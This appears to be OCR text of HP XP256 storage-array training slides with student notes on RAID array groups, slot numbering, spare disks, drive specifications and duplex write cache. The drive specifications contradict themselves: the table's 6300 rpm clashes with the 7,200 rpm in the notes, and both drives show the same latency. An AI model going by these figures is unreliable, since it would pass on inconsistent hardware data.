
Student Notes

The backside of the XP256 card cage appears confusing at first. Remember that the clusters defined in the last slide were assigned based upon which power supplies they used. To stay consistent with this strategy, we must assign the right-hand slots to cluster 1 and the left-hand slots to cluster 2 to align with the cluster assignments on the front of the array.

ACP pairs are installed in slot pairs B/H, C/J, D/K, and L/E. Slots G and F are reserved for cache memory boards and, unlike the front cache boards, also hold shared memory. Slot I is unused to avoid confusion with the number 1.

ACP pairs are truly redundant components - they provide for automatic failover. Therefore, both ACP boards must be connected to the same HDUs on the same DKC.

B–8. SLIDE: HP XP256 Array Groups Raid1 vs. Raid5



HP XP256 Array Groups Raid1 vs. Raid5

RAID 1
Two 1D + 1M Array Groups *

RAID 5
3D + 1P Array Groups **

* Two RAID 1 pairs (data and mirror) exist within the same ACP pair

** Shows logical (not physical) view

Student Notes


As expected with a high-end mass storage solution product, XP256 supports Redundant Array of Independent (or Inexpensive) Disks (RAID) configurations for fault tolerance. XP256 supports RAID levels 1 and 5.

RAID 1 Configuration is the XP256 factory default configuration. RAID level configuration is done from the SVP when the CE installs the disks.

It is important to note that disks are purchased and installed in "marketing array groups" of four disk drives. RAID levels must be consistent across an array group - i.e. all four disks must be either RAID 1 or RAID 5. Additionally, RAID types cannot be mixed within the disks managed by a single ACP pair.

According to the documentation, the XP256 RAID levels are a 2D+2M (2 data disks + 2 mirrored disks) RAID 1 and a 3D+1P (3 data disks + 1 parity disk) RAID 5. By describing the strategy as 2D+2M, it could be interpreted that the two data disks can mirror on either of the mirrors; this is not the case. It would be more accurate to describe RAID 1 as 1D+1M since the data-mirror pairs are exclusive.

B–9. SLIDE: HP XP256 Hardware Schematic (DKU)



HP XP256 Hardware Schematic (DKU)

Array Group
(for example slot 3 in HDUs
0, 1, 2, & 3 in DKU-R2 are
part of the same RAID 5
array group)


Student Notes

The diagram above shows a fully configured XP256 - one DKC and four DKUs. When referring to the DKUs, the number scheme always starts from the DKC and works outward. Therefore, the right side DKUs are R1 and R2 (where R1 is directly next to the DKU) and the left side units are L1 and L2 (where L1 is directly to the left of the DKC). DKUs can also be referenced by numbering them in order, starting on the right. In other words:

R1=DKU1
R2=DKU2
L1=DKU3
L2=DKU4


The numbered blocks on the side of R2 are known as Hard Disk Units (HDUs). The eight HDUs of a DKU are numbered 0-7 (see above for layout) for easy reference. Each HDU has two SCSI connections (one for each ACP board in a pair), two power supplies, and eight disk bays. HDUs 0-3 are controlled by a separate ACP pair than HDUs 4-7.

When installing a "marketing array group" (a bundle of four disks as sold by HP), the disks are spread out among the HDUs controlled by the same ACP pair (i.e. one disk in each of HDUs 0-3) in the same numbered slot in each. HDU slots are numbered starting from the upper right corner and proceeding in order counter-clockwise:



The slots are used in numerical order and assigned in the lowest numbered DKU first if two are sharing the same ACP pair (i.e. R1 first, then R2).

In an extended XP256 setup, the two DKUs on the same side of the DKC combine resources and are controlled by the same ACP pairs. For example, HDU 0 on R1 and HDU 0 on R2 are cabled together to provide support for 16 slots on an ACP pair (as opposed to the standard 8 if only using one DKU).




However, since ACP pairs are FW-SCSI interfaces, they can only support 15 devices at a time. This means that one of the slots must be "lost" or unusable. Slot 7 of the outside DKU (either R2 or L2) can never be used because of this restriction. Does this mean that our XP256 can only support 240 data drives (256-16=240)?

Actually, no. In addition to the unusable slots, there are slots dedicated for spare disks that cannot be used for data drives. Slot 3 of HDUs 0-3 on R1 and L1 are reserved spare disk slots, which reduces the number of data drive slots to 232.

XP256 also allows configuration of up to 8 additional spare slots, but this option is rarely used since the primary spares are enough.

Specific slots can be referenced in the form [DKU][HDU][slot]. This means that the lower left-hand corner slot in the top front HDU of the first DKU to the right of the DKC is R154 (DKU R1, HDU 5, slot 4).

B–10. SLIDE: HP XP256 Dynamic Spare Disk



HP XP256 Dynamic Spare Disk

Dynamic sparing:
when the number of errors
exceeds a pre-fixed
threshold data is copied

Correction copy:
in case of unrecoverable error.
Data is automatically
reconstructed.

Student Notes

The XP256 supports two sizes of disk drives: 15 GB and 36 GB. In practice, only one spare disk is required per type of disk supported in the subsystem. If you have a 15 GB array group, install a 15 GB spare; if you have a 36 GB array group, install a 36 GB spare. Spare disks have a different part number than marketing array groups since, unlike the marketing array groups, spare disks can be purchased singly.

The spare disks can be used in one of two ways.

1. Dynamic sparing
   The subsystem keeps track of the number of errors that occurred, for each drive, when it executes normal read or write processing. If the number of errors occurring on a certain drive exceeds a predetermined value, this system considers that the drive is likely to cause unrecoverable errors and automatically copies data from that drive to a spare disk. Dynamic sparing operates the same for RAID 1 and RAID 5 array groups.

2. Correction Copy
   When a subsystem cannot read or write data from or to a drive due to an error occurring on that drive, it regenerates the original data for that drive using data from the other drives and the parity data, and copies it onto a spare disk.

The sparing process on an XP256 takes about six hours. Due to the high fault tolerance of the system, it is unlikely that a second disk failure will occur during this time. The system takes advantage of this fact and runs the sparing function as a background process so as not to impact system performance.

The XP256 supports a maximum of 4 dedicated spares per DKU (8 per subsystem). The dedicated spare disks will be installed in DKU frames R1 & L1 on ACP pairs 1 & 3 (HDUs 0-3).

The XP256 supports a maximum of 4 optional spares per DKU (8 per subsystem). The optional spares can be configured in DKU frames R1 & L1 on ACP pairs 2 & 4 (HDUs 4-7). If you use these slots for spare disks, you cannot use them for data disks. The dedicated spare disks should be enough - these spaces are better utilized for data storage.


The following locations are for **dedicated** spare discs:

R103, R113, R123, R133, L103, L113, L123, L133

The following locations can be data or **optional** spare discs

R143, R153, R163, R173, L143, L153, L163, L173

B–11. SLIDE: HP XP256 Disk Drive Specifications



HP XP256 Disk Drive Specifications

15GB
HPXP 256
Disk Drives
36.9GB

Disk TYPE	36.9 GB	15 GB
Capacity	36.9 GB	15GB
Rotational Speed	6300 rpm	12,000 rpm
Actuator Buffer	4 MB	4 MB
Seek Time (average)	11.5 ms	6 ms
Average Latency	11.5ms	11.5 ms

Student Notes

The HP XP256 can be configured with array groups based on one of two different 3.5” disks (hard disk assembly) or physical disk drives:

1. 15 GB/12,000 rpm
2. 36 GB/7,200 rpm


Choose the disks wisely – the choice we make will have significant impact on performance, XP256 capacity, and logical image implementations.

Disks are sold in groups of 4 drives, called marketing array groups. The XP256 supports mixing 15 & 36 GB array groups within the same ACP pair. Each size disk requires its own spare - only one of each type is needed per XP256.

Additional Product Highlights:

- Dual spindle design for reliability
- Dual ported disk drives
- i960 and Firmware error detection capability on drives
- Specialized design for the XP256 (designed for high reliability datacenter applications)

B–12. SLIDE: HP XP256 Write Duplex Cache



HP XP256 Write Duplex Cache

- Dynamic duplexed write cache used for data transfer
  - All writes duplexed
  - Separate power boundaries
  - Nonvolatile Cache protected 48 hours with batteries
- Duplexed shared memory (IPC) used for ACP control & command

Duplexed Writes

Student Notes

Cache Memory


The HP XP256 subsystem can be configured with 1-16GB of cache memory. All cache memory in the HP XP256 is nonvolatile and is protected by 48-hour battery backup capability. The cache in the HP XP256 is divided into two equal segments, cache A and cache B, on separate power boundaries.

The HP XP256 places all read and write data in cache. All write data is written to both cache segments with one CHIP write operation, duplicating data (duplexing) across the power boundaries. If one copy of write data is defective or lost, the other copy is immediately destaged to disk. This "duplex cache" design ensures full data integrity in the unlikely event of a cache memory or power-related failure.

Shared memory

This memory handles the control data to free up the cache for data writes. Shared memory also strips away all of that control information off of the data bus and puts it out on the control bus, reducing the traffic on the data buses to boost performance.

B–13. SLIDE: HP XP256 Cache Duplex Write Limit



HP XP256 Cache Duplex Write Limit

Max 16GB Total Cache

Read data

Write Data Copy A

Write Data Copy B

70% Maximum Duplex Write limit (optimal)

50% Default Duplex Write limit (default)

30% Minimum Duplex Write limit (optional)

Cache A

Cache B

Power Boundary

Student Notes

The dynamic duplex cache is the area of cache memory dynamically allocated for write operations. The duplex write line (DWL) refers to upper limit of the dynamic duplex cache. The amount of fast-write data stored in cache is dynamically managed by the cache control algorithms to provide the optimum amount of read and write cache based on workload I/O characteristics.

The default DWL setting allows up to 50% of cache to be allocated to fast-write data. With Performance Manager XP installed on a remote PC, the user can adjust the DWL from 30% to 70% in real-time or according to a user-defined weekly schedule.

If the DWL limit is ever reached, the HP XP256 sends fast-write delay or retry indications to the host until the appropriate amount of data can be destaged from cache to the disks to make more cache slots available.

Since the write cache is duplexed, the system effectively has half as much space as it should for write operations. For example, a 16GB cache used with the default DWL produces 8 GB (50% of cache) reserved for read operations and 4 GB of effective write cache space (4 GB of cache + 4 GB of duplexed (copied) cache = 8 GB).

Cache installation and upgrades require a HP CE.


The cache follows specific operational rules:

1. **Read hit**. For a read I/O, when the requested data is already in cache, the operation is classified as a read hit. The CHIP searches the cache directory, determines that the data is in cache, and immediately transfers the data to the host at the channel transfer rate.

2. **Read miss**. For a read I/O, when the requested data is not currently in cache, the operation is classified as a read miss. The CHIP searches the cache directory, determines that the data is not in cache, disconnects from the host, creates space in cache, updates the cache directory, and requests the data from the appropriate ACP pair. The ACP pair stages the appropriate amount of data into cache, depending on the type of read I/O (e.g., sequential).

3. **Fast write**. All write I/Os to the XP256 subsystem are fast writes, because all write data is written to cache before being destaged to disk. The data is stored in two cache locations on separate power boundaries in the dynamic duplex cache. As soon as the data has been written to cache, the XP256 notifies the host that the I/O operation is complete, and then destages the data to disk in background.

B–14. SLIDE: ACP Mapping: Maximum Performance Configuration



ACP Mapping: Maximum Performance Configuration

Guidelines for maximum backend/ACP performance,

1. Expand by adding ACP pair & disk groups
2. Add second disk group per ACP pair
3. Add third & fourth ACP pairs & disk groups
4. Stop at two DKU's for maximum performance

Student Notes

